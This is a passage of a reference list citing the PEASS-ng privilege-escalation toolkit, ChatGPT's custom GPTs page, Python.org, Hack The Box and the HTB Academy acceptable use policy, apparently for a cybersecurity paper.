[10] *peass-ng/PEASS-ng*. (Dec. 11, 2024). C#. Peass-ng. Accessed: Dec. 11, 2024. [Online]. Available: https://github.com/peass-ng/PEASS-ng

[11] ‘Explore GPTs’, ChatGPT. Accessed: Dec. 11, 2024. [Online]. Available: https://chatgpt.com/gpts

[12] ‘Welcome to Python.org’, Python.org. Accessed: Dec. 11, 2024. [Online]. Available: https://www.python.org/

[13] ‘Hack The Box: The #1 Cybersecurity Performance Center’, Hack The Box. Accessed: Dec. 09, 2024. [Online]. Available: https://www.hackthebox.com

[14] H. T. B. Academy, ‘Acceptable Use Policy | HTB Academy’. Accessed: Dec. 11, 2024. [Online]. Available: https://academy.hackthebox.com/aup